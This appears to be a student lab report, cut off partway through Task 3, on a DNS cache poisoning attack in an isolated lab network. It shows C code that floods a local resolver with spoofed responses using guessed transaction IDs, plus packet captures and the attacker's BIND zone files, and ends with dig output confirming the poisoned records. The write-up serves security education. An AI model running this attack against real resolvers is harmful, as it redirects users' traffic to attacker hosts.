CS528 Lab 3 Report
Zheng Zhong (zhong183)

Environment

IP address of lab machines

apollo (local dns server): 192.168.15.4
attacker: 192.168.15.6
user: 192.168.15.5

Local DNS Server

On apollo, add records to /etc/bind/named.conf.options:
dnssec-validation no; # disable dnssec
query-source port 33333; # dns traffic through port 33333
dump-file "/var/cache/bind/dump.db"; # dns record dump path

run bind dns server and checkout dns db:

```
$ sudo /etc/init.d/bind9 restart
$ sudo rndc flush
$ sudo rndc dumpdb -cache
```

User and Attacker

Set only nameserver to 192.168.15.4 (apollo) in /etc/resolv.conf


Task 1

Debug

Issue DNS request at user (attacker):
$ dig example.edu

Dump dns packet through port 33333 at apollo:
$ sudo tcpdump -i eth14 -n 'udp port 33333' -w dns_packets.pcap

Check out DNS response packet format in dns_packets.pcap using wireshark:



```
ip.addr == 199.43.135.53
```

```
No.   Time      Source          Destination     Protocol Length Info
   25 0.189159  192.168.15.4    199.43.135.53   DNS          89 Standard query 0xc394 A
   26 0.189716  192.168.15.4    199.43.135.53   DNS          89 Standard query 0xc90d A
   27 0.190304  192.168.15.4    199.43.135.53   DNS          89 Standard query 0x3dbb A
   28 0.190850  192.168.15.4    199.43.135.53   DNS          89 Standard query 0x773d A
   31 0.217366  199.43.135.53   192.168.15.4    DNS         281 Standard query response
   32 0.217390  199.43.135.53   192.168.15.4    DNS         293 Standard query response
   33 0.218059  199.43.135.53   192.168.15.4    DNS         281 Standard query response
   34 0.218562  199.43.135.53   192.168.15.4    DNS         293 Standard query response
```


```
▸ Frame 31: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits)
▸ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: PcsCompu_17:39:32 (08:00:27:17:39:32)
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 192.168.15.4
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xc394
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 2
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ a.iana-servers.net: type A, class IN
  ▾ Answers
    ▸ a.iana-servers.net: type A, class IN, addr 199.43.135.53
    ▸ a.iana-servers.net: type RRSIG, class IN
  ▾ Additional records
    ▸ <Root>: type OPT
    [Request In: 25]
    [Time: 0.028207000 seconds]
```

```
0000  08 00 27 17 39 32 52 54  00 12 35 00 08 00 45 00   ··'·92RT ··5···E·
0010  01 0b 26 2d 00 00 ff 11  76 a7 c7 2b 87 35 c0 a8   ··&-···· v··+·5··
0020  0f 04 00 35 82 35 00 f7  b0 1c c3 94 84 00 00 01   ···5·5·· ········
0030  00 02 00 00 00 01 01 61  0c 69 61 6e 61 2d 73 65   ·······a ·iana-se
0040  72 76 65 72 73 03 6e 65  74 00 00 01 00 01 c0 0c   rvers·ne t·······
0050  00 01 00 01 00 00 07 08  00 04 c7 2b 87 35 c0 0c   ········ ···+·5··
0060  00 2e 00 01 00 00 07 08  00 a4 00 01 08 03 00 00   ·.······ ········
0070  07 08 66 18 a4 57 65 fd  77 5a ca 2f 0c 69 61 6e   ··f··We· wZ·/·ian
0080  61 2d 73 65 72 76 65 72  73 03 6e 65 74 00 8d fb   a-server s·net···
0090  7d 09 3f 63 d0 b8 cc fb  cc bc bc 27 ad 21 65 62   }·?c···· ···'·!eb
00a0  8b cc 26 1b 72 87 2c 58  3b 88 62 11 6e 91 f5 a0   ··&·r·,X ;·b·n···
00b0  23 35 63 32 31 42 86 0a  44 b0 df b5 a8 84 d2 fd   #5c21B·· D·······
00c0  70 15 e1 cd 13 62 84 0d  c9 ac 64 5c 1a 77 bc ec   p····b·· ··d\·w··
00d0  a3 07 e8 6d 6f 4d c2 fe  33 1c f9 a5 50 63 b7 0d   ···moM·· 3···Pc··
00e0  b2 d9 57 de 79 1e 5c 76  67 5d ab 68 fc b7 79 c3   ··W·y·\v g]·h··y·
00f0  53 7b 39 28 dd 66 49 4c  fb 57 ba 0d f8 e2 99 46   S{9(·fIL ·W·····F
0100  fc fe e1 44 5a e8 ae ea  5a 4d 1d c7 63 f4 00 00   ···DZ··· ZM··c···
0110  29 10 00 00 00 80 00 00  00                        )······· ·
```

Attack Implementation

Compose dns query with fake domain name under example.edu, e.g., aaaaa.example.edu, according to example code udp.c, reorganise the query composing code into function query(). Compose fake response according to the following format (captured after finishing the implementation):


- src: 199.43.135.53:53 (pretend to be true name server for example.edu, ip obtained using dig)
- dst: 192.168.15.4:33333 (apollo)
- query: aaaba.example.edu (randomly change the lowest level name aaaaa)
- answer: aaaba.example.edu
- authoritative nameserver: our fake nameserver name ns.dnslabattacker.net
- additional records: our fake nameserver name ns.dnslabattacker.net



```
▸ Frame 1: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits)
▸ Ethernet II, Src: PcsCompu_05:36:6e (08:00:27:05:36:6e), Dst: PcsCompu_17:39:32 (08:00:27:17:39:32)
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 192.168.15.4
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0x26d7
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 1
  ▾ Queries
    ▸ aaaba.example.edu: type A, class IN
  ▾ Answers
    ▸ aaaba.example.edu: type A, class IN, addr 1.1.1.1
  ▾ Authoritative nameservers
    ▸ example.edu: type NS, class IN, ns ns.dnslabattacker.net
  ▾ Additional records
    ▸ ns.dnslabattacker.net: type A, class IN, addr 1.1.1.1
    [Unsolicited: True]

0000  08 00 27 17 39 32 08 00  27 05 36 6e 08 00 45 00   ··'·92·· '·6n··E·
0010  00 97 dc 51 00 00 6e 11  51 f7 c7 2b 87 35 c0 a8   ···Q··n· Q··+·5··
0020  0f 04 00 35 82 35 00 83  dd 69 26 d7 84 00 00 01   ···5·5·· ·i&·····
0030  00 01 00 01 00 01 05 61  61 61 62 61 07 65 78 61   ·······a aaba·exa
0040  6d 70 6c 65 03 65 64 75  00 00 01 00 01 c0 0c 00   mple·edu ········
0050  01 00 01 00 ff 00 ff 00  04 01 01 01 01 c0 12 00   ········ ········
0060  02 00 01 00 ff 00 ff 00  17 02 6e 73 0e 64 6e 73   ········ ··ns·dns
0070  6c 61 62 61 74 74 61 63  6b 65 72 03 6e 65 74 00   labattac ker·net·
0080  02 6e 73 0e 64 6e 73 6c  61 62 61 74 74 61 63 6b   ·ns·dnsl abattack
0090  65 72 03 6e 65 74 00 00  01 00 01 00 ff 00 ff 00   er·net·· ········
00a0  04 01 01 01 01                                     ·····
```


To perform the attack, we randomly change one letter of the lowest level name of the fake domain (starting with “aaaaa”), compose and send a query using query(), wait 0.5 second for the query to be handled, can call response() to send responses.



```c
char fake_domain_name[20] = "\5aaaaa\7example\3edu";
while(1)
{
    // This is to generate a different query in xxxxx.example.edu
    //   NOTE: this will have to be updated to only include printable characters
    int charnumber;
    charnumber=1+rand()%5;
    // *(data+charnumber)+=1;
    *(fake_domain_name+charnumber) = (*(fake_domain_name+charnumber) - 'a' + 1) %26 + 'a'; // zz: a-z

    // udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the checksum for the UDP packet
    query(fake_domain_name, argv[1], argv[2]);
    sleep(0.5); // wait for the request to be sent
    response(fake_domain_name, argv[2]);
}
```

For each query, we compose 1024 fake responses with continuous random transaction id starting with a random number.



```c
int count;
int trans_id = rand() % 65536;
for (count = 0; count < 1024; count++) { // zz: try 1024 continuous random transaction id
    dns->query_id = (trans_id + count) % 65536;

    udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader)); // recalculate the

    // send the packet out.
    if (sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&local_dns_in, sizeof(local_dns_in)) < 0)
        printf("packet send error %d which means %s\n", errno, strerror(errno));
    count++;
    // printf("[DEBUG] response message with length %u:\n", packetLength);
    // for (int i = 0; i < packetLength; i++)
    //     printf("%02x", ((unsigned char*)buffer)[i]);
    // printf("\n");
}
```


We repeat the process in a dead loop while(1).

Run

`$ gcc attack.c -o attack`

`$ sudo ./attack 192.168.15.6 192.168.15.4` # sudo ./attack <attacker_ip> <apollo_ip>

the dns record is successfully poisoned after around 1min, as shown below:



```
                        172719  NS      f.edu-servers.net.
                        172719  NS      g.edu-servers.net.
                        172719  NS      h.edu-servers.net.
                        172719  NS      i.edu-servers.net.
                        172719  NS      j.edu-servers.net.
                        172719  NS      k.edu-servers.net.
                        172719  NS      l.edu-servers.net.
                        172719  NS      m.edu-servers.net.
; additional
                        86319   DS      35663 13 2 (
                                        A2E1614291831A4746B5AC52B4B345357687
                                        271E85353082741F1CF3D06A4C1D )
; additional
                        86319   RRSIG   DS 8 1 86400 20240411050000 (
                                        20240329040000 30903 .
                                        HoFrms/rFexzSc8+mWPZY97mLFSC/naVo3jv
                                        fiMXMHQTEYjcYAlomcDMYOPoEz7ia2bD+zIQ
                                        3Rm6ZzQSaAJeya/vz29USMwLWMxj+fLb142N
                                        /KNpD6rwbJfy3lSCX/5NlmZdGelC5VAqIcve
                                        o/tvOqjuz3Ovpac7DFhe20B5jZ+NSVU9CJGm
                                        FiXyDTRYMWdjS+whkI02zxVI8gRDa8MeFYFG
                                        44uIrmZxyBhY3/5CCCDxbLjQsaR9XMg5LLdN
                                        MyKFSNlDmpKdxhrIUi/OG5Abc2TfKj/Oe6Od
                                        fw246Pmehv0ddviV+1exfCI+/WzrOgh8kzPo
                                        O307bM/IQu5VKO02MA== )
; authauthority
example.edu.            172719  NS      ns.dnslabattacker.net.
; additional
                        86319   DS      51276 13 2 (
                                        F3D2B0D4010D3CDC652F02C11C44F5E2E9B8
                                        52B4E5F31D1D898DA7AC8CAA15B0 )
; additional
                        86319   RRSIG   DS 13 2 86400 20240404064613 (
                                        20240328053613 30678 edu.
                                        MWWOJRazS2Bl0k5ezxc6m5JxtkTaqpHyDA30
                                        j0+qR0RsPGDmJkRTEH3pbxGT6ZkiQc/oa1OB
                                        Wlm2STMlFcH80g== )
; authauthority
aaaba.example.edu.      3519    \-ANY   ;-$NXDOMAIN
; example.edu. SOA ns.icann.org. noc.dns.icann.org. 2024013029 7200 3600 1209600 3600
; example.edu. RRSIG SOA ...
```

Task2

Question: Why we cannot use an additional record to provide the IP address for ns.dnslabattacker.net when forging the DNS response?

Answer: In DNS, zones are administrative domains within the DNS namespace. Each zone is responsible for managing a portion of the domain namespace. When a DNS server receives a query for a domain name, it traverses the DNS hierarchy, starting from the root zone and moving down to the appropriate authoritative zone. In the case of ns.dnslabattacker.net, the query will start from .net to dnslabattacker.net and then ns.dnslabattacker.net. The forged responses in figure 4 come from different zones (where example.edu belongs), thus the IP associated with ns.dnslabattacker.net in the forged response will be dropped.

Step 1: config fake zone at apollo

Modify /etc/bind/named.conf.default-zones to add:

```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```

Create file /etc/bind/db.attacker (set attacker ip):

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     localhost. root.localhost. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.dnslabattacker.net.
@       IN      A       192.168.15.6
@       IN      AAAA    ::1
```

Step2: config DNS server at attacker

Add the following entry in /etc/bind/named.conf.local:

```
zone "example.edu" {
        type master;
        file "/etc/bind/example.edu.db";
};
```

Create file /etc/bind/example.edu.db:

```
N      SOA     ns.example.edu. admin.example.edu. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.edu.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.edu.  IN      A 1.1.1.100
```

Step 3: restart DNS server

At both apollo and attacker:


```
$ sudo /etc/init.d/bind9 restart
```

Redo the cache poisoning in task 1.

Step4: Verification

At user:

```
$ dig www.example.edu
$ dig mail.example.edu
```



```
[03/29/2024 14:27] cs528user@cs528vm:~$ dig www.example.edu

; <<>> DiG 9.8.1-P1 <<>> www.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36040
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.edu.               IN      A

;; ANSWER SECTION:
www.example.edu.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.edu.            172758  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.15.6
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 9 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Fri Mar 29 14:29:54 2024
;; MSG SIZE  rcvd: 128

[03/29/2024 14:29] cs528user@cs528vm:~$ dig mail.example.edu

; <<>> DiG 9.8.1-P1 <<>> mail.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48983
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;mail.example.edu.              IN      A

;; ANSWER SECTION:
mail.example.edu.       259200  IN      A       1.1.1.2

;; AUTHORITY SECTION:
example.edu.            172746  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.15.6
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 11 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Fri Mar 29 14:30:06 2024
;; MSG SIZE  rcvd: 129

[03/29/2024 14:30] cs528user@cs528vm:~$
```

The answers are successfully set to 1.1.1.1 & 1.1.1.2 as set in /etc/bind/example.edu.db of attacker.

Task 3

Step 1: config attacker web server

At attacker, modify /var/www/index.html to:

```
<html><body><h1>It works!</h1>
<p>You are hacked by attacker!</p>
</body></html>
```

Start web server:

```
$ service apache2 restart
```

Step 2: add entry to attacker DNS setting

At attacker, add a line in /etc/bind/example.edu.db:

